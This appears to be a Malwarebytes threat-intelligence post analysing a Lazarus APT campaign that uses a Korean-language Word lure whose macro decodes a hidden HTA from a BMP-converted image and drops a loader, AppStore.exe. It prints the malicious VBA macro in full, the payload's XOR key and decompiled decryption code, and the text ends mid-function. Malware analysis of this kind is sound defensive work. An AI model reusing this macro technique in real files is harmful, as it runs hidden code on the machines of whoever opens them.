Lazarus APT conceals malicious code within BMP image to drop its RAT

blog.malwarebytes.com/malwarebytes-news/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat

Threat Intelligence Team

April 19, 2021

This blog was authored by Hossein Jazi

Lazarus APT is one of the most sophisticated North Korean Threat Actors that has been active since at least 2009. This actor is known to target the U.S., South Korea, Japan and several other countries. In one of their most recent campaigns Lazarus used a complex targeted phishing attack against security researchers.

Lazarus is known to employ new techniques and custom toolsets in its operations to increase the effectiveness of its attacks. On April 13, we identified a document used by this actor to target South Korea. In this campaign, Lazarus resorted to an interesting technique of BMP files embedded with malicious HTA objects to drop its Loader.

Process Graph

This attack likely started by distributing phishing emails that were weaponized with a malicious document. The following figure shows the overall process of this attack. In the next sections, we provide the detailed analysis of this process.




Figure 1: Process graph

Document Analysis

Opening the document shows a blue theme in Korean that asks the user to enable the macro to view the document.




Figure 2: Blue theme

Upon enabling the macro, a message box will pop up and after clicking the final lure will be loaded.




Figure 3: Lure form

The document name is in Korean “참가신청서양식.doc” and it is a participation application form for a fair in one of the South Korean cities. The document creation time is 31 March 2021 which indicates that the attack happened around the same time.

The document has been weaponized with a macro that is executed upon opening.




Figure 4: Macro

The macro starts by calling *MsgBoxOKCancel* function. This function pops up a message box to the user with a message claiming to be an older version of Microsoft Office. After showing the message box, it performs the following steps:

```
Public Sub Document_Open()
On Error GoTo Error_Handler
    Dim TempPath As String
    Dim TempFilePath As String
    Dim DocName As String
    Dim ShellApp As Object
    Dim FileSys As Object
    Dim ImageFileName As String
    Dim ByteArray() As Byte
    Dim CreatedImageFilePath As String
    Dim CreatedImageBMPFilePath As String
    Dim MyCalc As String

    Dim objWMIService, objProcess
    Dim strShell, objProgram, strComputer, strExe, strInput, intProcessID

    Call MsgBoxOKCancel
    MyCalc = "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw==" winmgmts://./root/cimv2:Win32_Process
    Dim Calc As String: Calc = Decode(MyCalc)
    Dim MyValue As String: MyValue = "bXNodGE=" Mshta
    Dim Value As String: Value = Decode(MyValue)
    Dim MyExt1 As String: MyExt1 = "emlw" zip
    Dim Ext1 As String: Ext1 = Decode(MyExt1)
    ImageFileName = "image003.png"
    Set ShellApp = CreateObject("Shell.Application")
    Set FileSys = CreateObject("Scripting.FileSystemObject")
    DocName = ActiveDocument.Name
    If InStr(DocName, ".") > 0 Then
       DocName = Left(DocName, InStr(DocName, ".") - 1)
    End If
    TempPath = Environ("Temp") & "\" & DocName
    CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName

    ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True
    Call show
    TempPath = TempPath & "_files"
    CreatedImageFilePath = TempPath & "\" & ImageFileName
    CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1
    Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)

    'Connect to WMI
    Set objWMIService = GetObject(Calc)
    objWMIService.Create Value & " " & CreatedImageBMPFilePath
    Kill TempPath & "\*.*"
    RmDir TempPath
Error_Handler:
    Exit Sub
End Sub
```

Figure 5: Document_Open

- Defines the required variables such as *WMI object*, *Mshta* and file extension in base64 format and then calls *Decode* function to base64 decode them.
- Gets the active document name and separates the name from extension
- Creates a copy of the active document in HTML format using *ActiveDocument.SaveAs* with *wDFormatHTML* as parameter. Saving document as HTML will store all the images within this document in *FILENAME_files* directory.




Figure 6: SaveAs HTML

Calls *show* function to makes document protected. By making document protected it makes sure users can not make any changes to the document.

```
Private Sub show()
Application.ActiveDocument.Unprotect Password:="taifehjRTYB$%^45"
ThisDocument.PageSetup.PageWidth = 612
ThisDocument.PageSetup.PageHeight = 792
Set DocPageSetup = ThisDocument.PageSetup
DocPageSetup.LeftMargin = 72
DocPageSetup.RightMargin = 72
DocPageSetup.TopMargin = 85.05
DocPageSetup.BottomMargin = 72
Application.ActiveDocument.Shapes(1).Visible = False
Bookmarks("main").Range.Font.Hidden = False
ActiveDocument.ActiveWindow.View.Type = wdPrintView
Application.ActiveDocument.Protect Type:=wdAllowOnlyComments, Password:="taifehjRTYB$%^45"
End Sub
```

Figure 7: Protect the document

- Gets the image file that has an embedded zlib object. (image003.png)
- Converts the image in PNG format into BMP format by calling *WIA_ConvertImage*. Since the BMP file format is uncompressed graphics file format, converting a PNG file format into BMP file format automatically decompresses the malicious zlib object embedded from PNG to BMP. This is a clever method used by the actor to bypass security mechanisms that can detect embedded objects within images. The reason is because the document contains a PNG image that has a compressed zlib malicious object and since it's compressed it can not be detected by static detections. Then the threat actor just used a simple conversion mechanism to decompress the malicious content.

```
$ binwalk image003.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 680 x 680, 8-bit/color RGB, non-interlaced
91            0x5B            Zlib compressed data, compressed

$ binwalk image003.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PC bitmap, Windows 3.x format,, 680 x 680 x 24
54            0x36            HTML document header
1345309       0x14871D        HTML document footer
```

Figure 8: Embedded objects within png and bmp file




Figure 9: Embedded hta file within bmp

- Gets a WMI object to call Mshta to execute the bmp file. The BMP file after decompression contains a HTA file which executes Java Script to drop a payload.
- Deletes all the images in the directory and then removes the directory generated by the SaveAs function.

BMP file analysis (image003.zip)

The macro added the extension zip to the BMP file during the image conversion process to pretend it's a zip file. This BMP file has an embedded HTA file. This HTA contains a JavaScript that creates "AppStore.exe" in the "C:\Users\Public\Libraries\AppStore.exe" directory and then populates its content.

At the start, it defines an array that contains the list of the functions and parameters required by the script: *OpenTextFile, CreateTextFile, Close, Write, FromCharCode, "C:/Users/Public/Libraries/AppStore.exe"* and some junk values. When the script wants to perform an action, it calls a second function with a hex value that is responsible for building an index to retrieve the required value from the first array.

For example, at the first step it calls the second function with *0x1dd* value. This function subtracts *0x1dc* from *0x1dd* to get the index for the first array which would be 1. Then it uses this index to retrieve the first element of the first array which would be *"C:/Users/Public/Libraries/AppStore.exe"*. Following the same process, it calls *CreateTextFile* to create *AppStore.exe* and then writes *MZ* into it. Then it converts the data in decimal format to string by calling fromCharCode function and uses the same procedure it writes them into the *AppStore.exe*. At the end it calls *Wscript.Run* to execute the dropped payload.




Figure 10: Embedded HTA object

Payload analysis (AppStore.exe)

AppStore.exe loads a base64 encrypted payload that has been added to the end of itself. Before the payload there is a string which is the decryption key (*by7mJSoKVDaWg*Ub*).




Figure 11: Embedded payload

To decrypt the second stage payload, at first it writes itself into a buffer created by VirtualAlloc and then looks for the encrypted payload and copies it into another buffer.




Figure 12: Allocate memory

In the next step, it has implemented its own base64 decoder to decode the allocated buffer and write it into another buffer using memset and memmove. At the end, this encoded payload gets decrypted via XOR using hardcoded decryption key to generate the second stage payload.

```
__int64 __fastcall second_stage_dropper(_BYTE *a1, _BYTE *a2, int a3, __int64 a4)
{
  _BYTE *v8; // rax
  __int64 dwLowDateTime; // rbx
  void *v10; // rdi
  __int64 v12; // r8
  int v13; // er9
  __int64 v14; // rcx
  char v15; // dl
  FILETIME FileTime; // [rsp+20h] [rbp-28h] BYREF
  struct _SYSTEMTIME SystemTime; // [rsp+28h] [rbp-20h] BYREF

  dword_140021928 = 27;
  FileTimeToSystemTime(&FileTime, &SystemTime);
  dword_14002154C = dword_140021560 ^ dword_140021438;
  v8 = base64_decoder(a1, a3, &FileTime);
  dwLowDateTime = FileTime.dwLowDateTime;
  v10 = v8;
  if ( FileTime.dwLowDateTime )
  {
    sub_140003870();
    memmove(a2, v10, (int)dwLowDateTime);       // Move the base64 encoded buffer
    free(v10);
    if ( (int)dwLowDateTime > 0 )
    {
      v12 = dwLowDateTime;
      v13 = dword_1400215C4 ^ dword_140021548;
      v14 = 0i64;
      do
      {
        v15 = *(_BYTE *)(v14 + a4);
        ++v14;
        dword_14002178C = v13;
        *a2++ ^= v15;                           // Xor decryption using decryption key
